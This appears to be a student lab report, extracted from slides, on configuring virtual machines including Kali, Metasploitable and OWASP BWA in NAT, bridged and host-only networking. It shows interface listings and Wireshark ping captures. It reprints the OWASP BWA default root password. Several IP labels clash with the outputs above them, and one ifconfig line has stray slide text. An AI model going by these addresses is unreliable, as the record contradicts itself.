RX bytes:27396 (26.7 KB) TX bytes:12118 (11.8 KB)
Interrupt:17 Base address:0x2000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:106 errors:0 dropped:0 overruns:0 frame:0
TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:25709 (25.1 KB) TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~\$ _

IP for Metasploitable:

192.168.139.141

You can access the web apps at <http://192.168.139.138/>

You can administer / configure this machine through the console here, by SSHing to 192.168.139.138, via Samba at \\192.168.139.138\\, or via phpmyadmin at <http://192.168.139.138/phpmyadmin>.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:29:33:c0
inet addr:192.168.139.138 Bcast:192.168.139.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe29:33c0/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:199 errors:0 dropped:0 overruns:0 frame:0
TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:21246 (21.2 KB) TX bytes:14421 (14.4 KB)
Interrupt:18 Base address:0x1400

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:63 errors:0 dropped:0 overruns:0 frame:0
TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:17873 (17.8 KB) TX bytes:17873 (17.8 KB)

root@owaspbwa:~#

IP for OWASP:

192.168.139.138

mohmed@ubuntu: ~

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

mohmed@ubuntu:~\$ ifconfig

eno16777736 Link encap:Ethernet HWaddr 00:0c:29:ec:de:db
inet addr:192.168.139.144 Bcast:192.168.139.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:feec:dedb/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:51 errors:0 dropped:0 overruns:0 frame:0
TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5850 (5.8 KB) TX bytes:11446 (11.4 KB)

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:300 errors:0 dropped:0 overruns:0 frame:0
TX packets:300 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:46176 (46.1 KB) TX bytes:46176 (46.1 KB)

mohmed@ubuntu:~\$

IP for ubuntu:

192.168.139.144

Machine	IP
Windows server	192.168.139.129
Windows 7	192.168.139.143
ubuntu Linux	192.168.139.144
Klai Linux	192.168.139.142
Metasploitable	192.168.139.141
OWASP	192.168.139.138

Step 5

Start capture Wireshark in windows server then ping to Other operating systems.

Ping From Windows server to ubuntu

NO.	Time	Source	Destination	Protocol	Length	Info
47	16.778415	192.168.139.129	192.168.139.144	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=128 (reply in 48)
48	16.779094	192.168.139.144	192.168.139.129	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 47)
49	17.788033	192.168.139.129	192.168.139.144	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=128 (reply in 50)
50	17.789283	192.168.139.144	192.168.139.129	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 49)
51	18.799444	192.168.139.129	192.168.139.144	ICMP	74	Echo (ping) request id=0x0001, seq=3/768, ttl=128 (reply in 52)
52	18.800282	192.168.139.144	192.168.139.129	ICMP	74	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 51)
53	19.815156	192.168.139.129	192.168.139.144	ICMP	74	Echo (ping) request id=0x0001, seq=4/1024, ttl=128 (reply in 54)
54	19.815756	192.168.139.144	192.168.139.129	ICMP	74	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 53)

3	0.001038	192.168.139.129	192.168.139.143	ICMP	74 Echo (ping) request	id=0x0001, seq=5/1280, ttl=128 (reply in 4)
4	0.002082	192.168.139.143	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=5/1280, ttl=128 (request in 3)
5	1.017641	192.168.139.129	192.168.139.143	ICMP	74 Echo (ping) request	id=0x0001, seq=6/1536, ttl=128 (reply in 6)
6	1.018428	192.168.139.143	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=6/1536, ttl=128 (request in 5)
7	2.032895	192.168.139.129	192.168.139.143	ICMP	74 Echo (ping) request	id=0x0001, seq=7/1792, ttl=128 (reply in 8)
8	2.033561	192.168.139.143	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=7/1792, ttl=128 (request in 7)
9	3.048867	192.168.139.129	192.168.139.143	ICMP	74 Echo (ping) request	id=0x0001, seq=8/2048, ttl=128 (reply in 10)
10	3.049526	192.168.139.143	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=8/2048, ttl=128 (request in 9)

Ping From
Windows
Server to 7

3	0.000904	192.168.139.129	192.168.139.142	ICMP	74 Echo (ping) request	id=0x0001, seq=1/256, ttl=128 (reply in 4)
4	0.001580	192.168.139.142	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=1/256, ttl=64 (request in 3)
5	1.020946	192.168.139.129	192.168.139.142	ICMP	74 Echo (ping) request	id=0x0001, seq=2/512, ttl=128 (reply in 6)
6	1.022055	192.168.139.142	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=2/512, ttl=64 (request in 5)
7	2.036413	192.168.139.129	192.168.139.142	ICMP	74 Echo (ping) request	id=0x0001, seq=3/768, ttl=128 (reply in 8)
8	2.037494	192.168.139.142	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=3/768, ttl=64 (request in 7)
9	3.051537	192.168.139.129	192.168.139.142	ICMP	74 Echo (ping) request	id=0x0001, seq=4/1024, ttl=128 (reply in 10)
10	3.052704	192.168.139.142	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=4/1024, ttl=64 (request in 9)

Ping From
Windows
Server to Kali

52	8.722946	192.168.139.129	192.168.139.141	ICMP	74 Echo (ping) request	id=0x0001, seq=15/3840, ttl=128 (reply in 53)
53	8.723919	192.168.139.141	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=15/3840, ttl=64 (request in 52)
54	9.015197	192.168.139.138	192.168.139.129	ICMP	98 Echo (ping) request	id=0xad08, seq=65/16640, ttl=64 (reply in 55)
55	9.015330	192.168.139.129	192.168.139.138	ICMP	98 Echo (ping) reply	id=0xad08, seq=65/16640, ttl=128 (request in 54)
56	9.739924	192.168.139.129	192.168.139.141	ICMP	74 Echo (ping) request	id=0x0001, seq=16/4096, ttl=128 (reply in 57)
57	9.741488	192.168.139.141	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=16/4096, ttl=64 (request in 56)

Ping From
Windows
Server to
Metasploitable


4	4.005599	192.168.139.129	192.168.139.138	ICMP	74 Echo (ping) request	id=0x0001, seq=9/2304, ttl=128 (reply in 5)
5	4.006399	192.168.139.138	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=9/2304, ttl=64 (request in 4)
6	5.016275	192.168.139.129	192.168.139.138	ICMP	74 Echo (ping) request	id=0x0001, seq=10/2560, ttl=128 (reply in 7)
7	5.017296	192.168.139.138	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=10/2560, ttl=64 (request in 6)
8	6.031597	192.168.139.129	192.168.139.138	ICMP	74 Echo (ping) request	id=0x0001, seq=11/2816, ttl=128 (reply in 9)
9	6.032487	192.168.139.138	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=11/2816, ttl=64 (request in 8)
10	7.049210	192.168.139.129	192.168.139.138	ICMP	74 Echo (ping) request	id=0x0001, seq=12/3072, ttl=128 (reply in 11)
11	7.050041	192.168.139.138	192.168.139.129	ICMP	74 Echo (ping) reply	id=0x0001, seq=12/3072, ttl=64 (request in 10)

Ping From
Windows Server
to OWASP

We repeat steps 2 , 4 , 5

Making machine
Bridged


Press Right Click on the machine you
want to Bridged it, then click on
settings



1

Now click on network
adapter, then put the
network connection to
Bridged.

This step for all machines.



2

```
Administrator: Command Prompt

Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . . :
IPv6 Address. . . . . : 2a02:cb80:4222:653b:8543:aba8:18e2:281d
IPv6 Address. . . . . : 2a02:cb80:4222:653b:fd5c::30f6
Link-local IPv6 Address . . . . . : fe80::8543:aba8:18e2:281d%12
IPv4 Address. . . . . : 192.168.0.163
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::3a6f:6bff:fe1c:fd5c%12
                          192.168.0.1

Tunnel adapter isatap.{6B036642-D1AF-424A-89CA-CDA7B68FD775}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . :

Tunnel adapter isatap.{74640539-3C60-45B9-A831-0C820DD3E084}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . :

C:\Users\Administrator>
```

IP for Server:
192.168.0.163

```
Command Prompt

Connection-specific DNS Suffix . . :
Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . :
IPv6 Address. . . . . : 2a02:cb80:4222:653b:9b2:9244:2125:7b35
IPv6 Address. . . . . : 2a02:cb80:4222:653b:fd5c::30a5
Temporary IPv6 Address . . . . . : 2a02:cb80:4222:653b:5c77:102b:e300:d6b8
Link-local IPv6 Address . . . . . : fe80::9b2:9244:2125:7b35%11
IPv4 Address. . . . . : 192.168.0.144
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::3a6f:6bff:fe1c:fd5c%11
                          192.168.0.1

Tunnel adapter isatap.{C1DD8211-4BAE-405E-8CD1-C906876B8A52}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . :

Tunnel adapter isatap.{E682A239-403C-4820-8F96-E8E05A45E527}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . :

C:\Users\????>
```

IP for 7:
192.168.0.144

```
kali@kali: ~
File Actions Edit View Help

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.111 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 2a02:cb80:4222:653b:20c:29ff:fe2c:dce3 prefixlen 64 scopeid 0
    x%<global>
    inet6 fe80::20c:29ff:fe2c:dce3 prefixlen 64 scopeid 0x20<link>
    inet6 2a02:cb80:4222:653b:41c9:9d14:88c2:817f prefixlen 64 scopeid
    0x0<global>
    inet6 2a02:cb80:4222:653b:fd5c::30cd prefixlen 128 scopeid 0x0<glob
    al>
    ether 00:0c:29:2c:dc:e3 txqueuelen 1000 (Ethernet)
    RX packets 376 bytes 24930 (24.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 31 bytes 4114 (4.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

IP for kali:
192.168.0.111

```
inal
mohmed@ubuntu: ~
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

mohmed@ubuntu:~$ ifconfig
eno16777736 Link encap:Ethernet HWaddr 00:0c:29:ec:de:db
    inet addr:192.168.0.156 Bcast:192.168.0.255 Mask:255.255.255.0
    inet6 addr: fe80::20c:29ff:feec:dedb/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:244 errors:0 dropped:0 overruns:0 frame:0
    TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:17500 (17.5 KB) TX bytes:11946 (11.9 KB)

    encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:298 errors:0 dropped:0 overruns:0 frame:0
    TX packets:298 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:45102 (45.1 KB) TX bytes:45102 (45.1 KB)

mohmed@ubuntu:~$
```

IP for ubuntu:
192.168.0.156

Machine	IP
Windows server	192.168.0.163
Windows 7	192.168.0.144
ubuntu Linux	192.168.0.156
Klai Linux	192.168.0.111

Step 5

Start capture Wireshark in physical machine then ping to Other operating systems.

21	1.527652	192.168.0.160	192.168.0.156	ICMP	74 Echo (ping) request	id=0x0001, seq=45/11520, ttl=128 (no response found!)
22	1.527658	192.168.0.160	192.168.0.156	ICMP	74 Echo (ping) request	id=0x0001, seq=45/11520, ttl=128 (reply in 23)
23	1.527847	192.168.0.156	192.168.0.160	ICMP	74 Echo (ping) reply	id=0x0001, seq=45/11520, ttl=64 (request in 22)
24	1.527852	192.168.0.156	192.168.0.160	ICMP	74 Echo (ping) reply	id=0x0001, seq=45/11520, ttl=64

Ping From physical machine to ubuntu

17 3.173512 08:32:41:0c:9c:2f broadcast ARP 42 Who has 192.168.0.103? Tell 192.168.0.122

18	3.283894	192.168.0.160	192.168.0.111	ICMP	74 Echo (ping) request	id=0x0001, seq=50/12800, ttl=128 (no response found!)
19	3.283903	192.168.0.160	192.168.0.111	ICMP	74 Echo (ping) request	id=0x0001, seq=50/12800, ttl=128 (reply in 20)
20	3.284257	192.168.0.111	192.168.0.160	ICMP	74 Echo (ping) reply	id=0x0001, seq=50/12800, ttl=64 (request in 19)
21	3.284263	192.168.0.111	192.168.0.160	ICMP	74 Echo (ping) reply	id=0x0001, seq=50/12800, ttl=64

Ping From physical machine to Kali

33 4.070003 08:32:41:0c:9c:2f broadcast ARP 42 Who has 192.168.0.122? Tell 192.168.0.122

34	4.643384	192.168.0.160	192.168.0.144	ICMP	74 Echo (ping) request	id=0x0001, seq=40/10240, ttl=128 (no response found!)
35	4.643394	192.168.0.160	192.168.0.144	ICMP	74 Echo (ping) request	id=0x0001, seq=40/10240, ttl=128 (reply in 36)
36	4.643951	192.168.0.144	192.168.0.160	ICMP	74 Echo (ping) reply	id=0x0001, seq=40/10240, ttl=128 (request in 35)
37	4.643956	192.168.0.144	192.168.0.160	ICMP	74 Echo (ping) reply	id=0x0001, seq=40/10240, ttl=128

Ping From physical machine to 7


16	1.863364	192.168.0.160	192.168.0.163	ICMP	74 Echo (ping) request	id=0x0001, seq=42/10752, ttl=128 (no response found!)
17	1.863372	192.168.0.160	192.168.0.163	ICMP	74 Echo (ping) request	id=0x0001, seq=42/10752, ttl=128 (reply in 18)
18	1.863687	192.168.0.163	192.168.0.160	ICMP	74 Echo (ping) reply	id=0x0001, seq=42/10752, ttl=128 (request in 17)
19	1.863692	192.168.0.163	192.168.0.160	ICMP	74 Echo (ping) reply	id=0x0001, seq=42/10752, ttl=128

Ping From physical machine to Windows Server

We repeat steps 2 , 4 , 5


Making machine
Host

Press Right Click on the machine you
want to Host it, then click on settings



Now click on network
adapter, then put the
network connection to
Host.

This step for all machines.



```
Administrator: Command Prompt

Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::a851:8a78:cb33:8fb0%14
Autoconfiguration IPv4 Address. . . : 169.254.143.176
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::8543:aba8:18e2:281d%12
IPv4 Address. . . . . : 192.168.137.131
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 

Tunnel adapter isatap.{6B036642-D1AF-424A-89CA-CDATB68FD775}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : 

Tunnel adapter isatap.localdomain:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain

C:\Users\Administrator>
```

IP for Server:
192.168.137.131

```
Command Prompt

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : 

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::9b2:9244:2125:7b35%11
IPv4 Address. . . . . : 192.168.137.132
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 

Tunnel adapter isatap.{E682A239-403C-4820-8F96-E8E05A45E527}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : 

Tunnel adapter isatap.localdomain:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain

C:\Users\????>
```

IP for 7:
192.168.137.132

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.137.134 netmask 255.255.255.0 broadcast 192.168.137.255
    inet6 fe80::20c:29ff:fe2c:dce3 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:2c:dc:e3 txqueuelen 1000 (Ethernet)
    RX packets 4 bytes 1088 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 1932 (1.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

IP for kali:
192.168.130.134

```
mohmed@ubuntu: ~  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
  
mohmed@ubuntu:~$ ifconfig  
eno16777736 Link encap:Ethernet  HWaddr 00:0c:29:ec:de:db  
    inet addr:192.168.137.133  Bcast:192.168.137.255  Mask:255.255.255.0  
    inet6 addr: fe80::20c:29ff:feec:dedb/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
    RX packets:217 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:89 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:24186 (24.1 KB)  TX bytes:11592 (11.5 KB)  
  
lo        Link encap:Local Loopback  
    inet addr:127.0.0.1  Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    LibreOffice Impress  ACK RUNNING  MTU:65536  Metric:1  
    RX packets:267 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:267 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:42392 (42.3 KB)  TX bytes:42392 (42.3 KB)  
  
mohmed@ubuntu:~$
```

IP for ubuntu:
192.168.137.133

Machine	IP
Windows server	192.168.130.131
Windows 7	192.168.130.132
ubuntu Linux	192.168.130.133
Klai Linux	192.168.130.134

Step5

Start capture Wireshark in physical machine then ping to
Other operating systems.

Time	Source	Destination	Protocol	Length	Info
7 3.225217	192.168.137.1	192.168.137.133	ICMP	74	Echo (ping) request id=0x0001, seq=101/25856, ttl=128 (reply in 8)
8 3.225641	192.168.137.133	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=101/25856, ttl=64 (request in 7)
10 4.237613	192.168.137.1	192.168.137.133	ICMP	74	Echo (ping) request id=0x0001, seq=102/26112, ttl=128 (reply in 11)
11 4.238518	192.168.137.133	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=102/26112, ttl=64 (request in 10)
14 5.254634	192.168.137.1	192.168.137.133	ICMP	74	Echo (ping) request id=0x0001, seq=103/26368, ttl=128 (reply in 15)
15 5.255188	192.168.137.133	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=103/26368, ttl=64 (request in 14)
18 6.264692	192.168.137.1	192.168.137.133	ICMP	74	Echo (ping) request id=0x0001, seq=104/26624, ttl=128 (reply in 19)
19 6.265117	192.168.137.133	192.168.137.1	ICMP	74	Echo (ping) reply id=0x0001, seq=104/26624, ttl=64 (request in 18)

Ping From physical
machine to ubuntu

